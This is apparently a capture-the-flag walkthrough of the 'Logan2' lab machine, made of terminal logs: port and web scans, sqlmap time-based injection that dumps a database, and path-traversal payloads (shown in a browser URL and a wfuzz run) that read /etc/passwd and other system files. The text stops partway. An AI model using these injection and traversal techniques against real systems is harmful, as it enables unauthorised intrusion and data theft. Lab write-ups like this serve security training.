Logan2


```
┌──(root㉿kali)-[/home/guel/Resources]
└─# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0.42
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-20 17:54 EDT
Initiating ARP Ping Scan at 17:54
Scanning 192.168.0.42 [1 port]
Completed ARP Ping Scan at 17:54, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 17:54
Scanning 192.168.0.42 [65535 ports]
Discovered open port 22/tcp on 192.168.0.42
Discovered open port 80/tcp on 192.168.0.42
Discovered open port 3000/tcp on 192.168.0.42
Increasing send delay for 192.168.0.42 from 0 to 5 due to 6044 out of 20146 dropped probes since last increase.
Increasing send delay for 192.168.0.42 from 5 to 10 due to 478 out of 1593 dropped probes since last increase.
Increasing send delay for 192.168.0.42 from 10 to 20 due to 3050 out of 10166 dropped probes since last increase.
Increasing send delay for 192.168.0.42 from 20 to 40 due to max_successful_tryno increase to 4
Increasing send delay for 192.168.0.42 from 40 to 80 due to max_successful_tryno increase to 5
Increasing send delay for 192.168.0.42 from 80 to 160 due to max_successful_tryno increase to 6
Increasing send delay for 192.168.0.42 from 160 to 320 due to max_successful_tryno increase to 7
Increasing send delay for 192.168.0.42 from 320 to 640 due to max_successful_tryno increase to 8
Completed SYN Stealth Scan at 17:55, 61.99s elapsed (65535 total ports)
Nmap scan report for 192.168.0.42
Host is up, received arp-response (0.0052s latency).
Scanned at 2025-03-20 17:54:11 EDT for 62s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 64
80/tcp   open  http    syn-ack ttl 64
3000/tcp open  ppp     syn-ack ttl 64
MAC Address: 08:00:27:A5:CF:46 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 62.27 seconds
           Raw packets sent: 279739 (12.309MB) | Rcvd: 65539 (2.622MB)
```

```
┌──(root㉿kali)-[/home/guel/Resources]
└─# nmap -sCV -p22,80,3000 -Pn -n -vvv --min-rate 5000 192.168.0.42
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-21 00:53 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
```

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2 (protocol 2.0)
| ssh-hostkey:
|   256 10:ed:dd:ab:26:fd:f4:9f:28:1e:89:93:f4:58:16:ab (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDnjhFrlAMi06UbJbqL8vCRNan3Azij63mL
LWqk=
|   256 43:3b:d9:8c:12:44:e9:92:be:cf:1a:78:fd:33:38:67 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIIyIpQI1VgDg/IXP7Y+NR/aiAmqxd5KGk/ZQ8fL77eu
80/tcp   open  http    syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Logan
3000/tcp open  http    syn-ack ttl 64 Golang net/http server
|_http-favicon: Unknown favicon MD5: 029F8D70B9892D7593436EA7080B00FA
| http-methods:
|_  Supported Methods: GET HEAD
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-title:  Gitea: Git with a cup of tea
| fingerprint-strings:
|   GenericLines, Help:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gitea=39e116f7da27e7d6; Path=/; HttpOnly
|     Set-Cookie: _csrf=F9HkypdP7rOaO8Pftxn7IGNr0Bc6MTc0MjUxNzg3NzM2OTUxMjU0MQ; Path=/; Expires=Sat, 22 Mar 2
|     X-Frame-Options: SAMEORIGIN
|     Date: Fri, 21 Mar 2025 00:44:37 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-">
|     <head data-suburl="">
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
```

```
┌──(root㉿kali)-[/home/guel/Work]
└─# whatweb 192.168.0.42
http://192.168.0.42 [200 OK] Apache[2.4.57], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.57 (Debian)], IP[192.168.0.42], Script, Title[
Logan]
```

```
┌──(root㉿kali)-[/home/guel/Resources]
└─# whatweb 192.168.0.42:3000
http://192.168.0.42:3000 [200 OK] Cookies[_csrf,i_like_gitea,lang], Country[RESERVED][ZZ], HTML5, HttpOnly[_csrf,i_like_gitea], IP[192.168.0.42], JQuery, Met
a-Author[Gitea - Git with a cup of tea], Open-Graph-Protocol[website], PoweredBy[Gitea], Script, Title[Gitea: Git with a cup of tea], X-Frame-Options[SAMEORI
GIN], X-UA-Compatible[ie=edge]
```

```
┌──(root㉿kali)-[/home/guel/Work]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt  -u 'http://192.168.0.42/' -x txt,php,js,html
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://192.168.0.42/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php,js
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/.php                 (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 148]
/.html                (Status: 403) [Size: 277]
/javascript           (Status: 301) [Size: 317] [--> http://192.168.0.42/javascript/]
/config.php           (Status: 200) [Size: 0]
/script.js            (Status: 200) [Size: 550]
/.php                 (Status: 403) [Size: 277]
/.html                (Status: 403) [Size: 277]
Progress: 214008 / 1038220 (20.61%)^C
[!] Keyboard interrupt detected, terminating.
```

```
┌──(root㉿kali)-[/home/guel/Work]
└─# sqlmap -r request --dbs --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all a
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:32:26 /2025-03-20/

[16:32:26] [INFO] parsing HTTP request from 'request'
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
[16:32:27] [INFO] testing connection to the target URL
[16:32:27] [INFO] testing if the target URL content is stable
[16:32:28] [ERROR] there was an error checking the stability of page because of lack of content. Please check the page request results (and probable e
by using higher verbosity levels
[16:32:28] [INFO] testing if (custom) POST parameter 'JSON user_agent' is dynamic
[16:32:28] [WARNING] (custom) POST parameter 'JSON user_agent' does not appear to be dynamic
[16:32:28] [WARNING] heuristic (basic) test shows that (custom) POST parameter 'JSON user_agent' might not be injectable
[16:32:28] [INFO] testing for SQL injection on (custom) POST parameter 'JSON user_agent'
[16:32:28] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:32:28] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[16:32:28] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[16:32:28] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[16:32:28] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[16:32:28] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[16:32:28] [INFO] testing 'Generic inline queries'
[16:32:28] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[16:32:28] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[16:32:28] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[16:32:28] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[16:32:38] [INFO] (custom) POST parameter 'JSON user_agent' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[16:32:38] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[16:32:38] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[16:32:38] [INFO] checking if the injection point on (custom) POST parameter 'JSON user_agent' is a false positive
```

```
[16:32:53] [INFO] the back-end DBMS is MySQL
[16:32:53] [WARNING] it is very important to not stress the network connection during u
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time
web server operating system: Linux Debian
web application technology: Apache 2.4.57
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[16:32:58] [INFO] fetching database names
[16:32:58] [INFO] fetching number of databases
[16:32:58] [INFO] retrieved:
[16:33:08] [INFO] adjusting time delay to 1 second due to good response times
2
[16:33:08] [INFO] retrieved: information_schema
[16:34:07] [INFO] retrieved: logan
available databases [2]:
[*] information_schema
[*] logan
```

```
┌──(root㉿kali)-[/home/guel/Work]
└─# sqlmap -r request -D logan --tables
```

```
[16:35:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.57
back-end DBMS: MySQL ⩾ 5.0.12 (MariaDB fork)
[16:35:40] [INFO] fetching tables for database: 'logan'
[16:35:40] [INFO] fetching number of tables for database 'logan'
[16:35:40] [WARNING] time-based comparison requires larger statis
[16:35:41] [WARNING] it is very important to not stress the netwo
do you want sqlmap to try to optimize value(s) for DBMS delay res
[16:36:08] [INFO] adjusting time delay to 1 second due to good re
3
[16:36:08] [INFO] retrieved: browser
[16:36:30] [INFO] retrieved: comments
[16:36:57] [INFO] retrieved: users
Database: logan
[3 tables]
+----------+
| browser  |
| comments |
| users    |
+----------+
```

users


```
[16:40:06] [INFO] retrieved: varchar(255)
Database: logan
Table: users
[2 columns]
+--------+--------------+
| Column | Type         |
+--------+--------------+
| user   | varchar(255) |
| email  | varchar(255) |
+--------+--------------+
```


comments


```
[16:43:57] [INFO] retrieved: timestamp
Database: logan
Table: comments
[4 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| comment | text         |
| date    | timestamp    |
| name    | varchar(50)  |
| id      | int(11)      |
+---------+--------------+
```


```
[16:47:47] [INFO] retrieved: logan@newsitelogan.logan.hmv
Database: logan
Table: users
[1 entry]
+-------+-----------------------------+
| user  | email                       |
+-------+-----------------------------+
| logan | logan@newsitelogan.logan.hmv |
+-------+-----------------------------+
```

incluimos al etc/hosts








view-source:http://newsitelogan.logan.hmv/photos-website-logan.php?photo=../../../../etc/passwd
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec PayloadsAllTheThi… GTFOBins Hash Type
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
17 _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
20 messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
21 avahi-autoipd:x:101:108:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
22 logan:x:1000:1000:logan,,,:/home/logan:/bin/bash
23 sshd:x:102:65534::/run/sshd:/usr/sbin/nologin
24 mysql:x:103:112:MySQL Server,,,:/nonexistent:/bin/false
25 git:x:104:113:Git Version Control,,,:/home/git:/bin/bash
26 kevin:x:1001:1001:kevin,,,:/home/kevin:/bin/bash



┌──(root㉿kali)-[/home/guel/Resources]
└─# wfuzz -c --hc=400,404 --hw=0 -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt -u 'http://newsitelogan.logan.hmv/photos-website-logan.php?photo=../../../FUZZ'
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
****
* Wfuzz 3.1.0 - The Web Fuzzer *
****
Target: http://newsitelogan.logan.hmv/photos-website-logan.php?photo=../../../FUZZ
Total requests: 929
ID Response Lines Word Chars Payload
000000023: 200 26 L 35 W 1310 Ch "..%2F..%2F..%2F%2F..%2F..%2Fetc/passwd"
000000016: 200 26 L 35 W 1310 Ch "/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd"
000000020: 200 26 L 35 W 1310 Ch "..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd"
000000129: 200 18 L 105 W 1046 Ch "/etc/apt/sources.list"
000000121: 200 225 L 1107 W 7178 Ch "/etc/apache2/apache2.conf"
000000131: 200 22 L 190 W 1042 Ch "/etc/crontab"
000000135: 200 15 L 109 W 806 Ch "/etc/fstab"
000000138: 200 55 L 55 W 753 Ch "/etc/group"
000000209: 200 17 L 111 W 711 Ch "/etc/hosts.deny"
000000205: 200 7 L 22 W 186 Ch "/etc/hosts"
000000208: 200 10 L 57 W 411 Ch "/etc/hosts.allow"
000000206: 200 7 L 22 W 186 Ch "../../../../../../../../../../../../../etc/hosts"
000000237: 200 2 L 5 W 27 Ch "/etc/issue"
000000236: 200 353 L 1042 W 8139 Ch "/etc/init.d/apache2"
000000253: 200 26 L 35 W 1310 Ch "/./../../../../../../../etc/passwd"
000000250: 200 20 L 61 W 494 Ch "/etc/nsswitch.conf"
000000260: 200 26 L 35 W 1310 Ch "../../../../../../../../../../../../../../../etc/passwd"
000000246: 200 7 L 40 W 286 Ch "/etc/motd"
000000248: 200 29 L 174 W 1126 Ch "/etc/mysql/my.cnf"


access

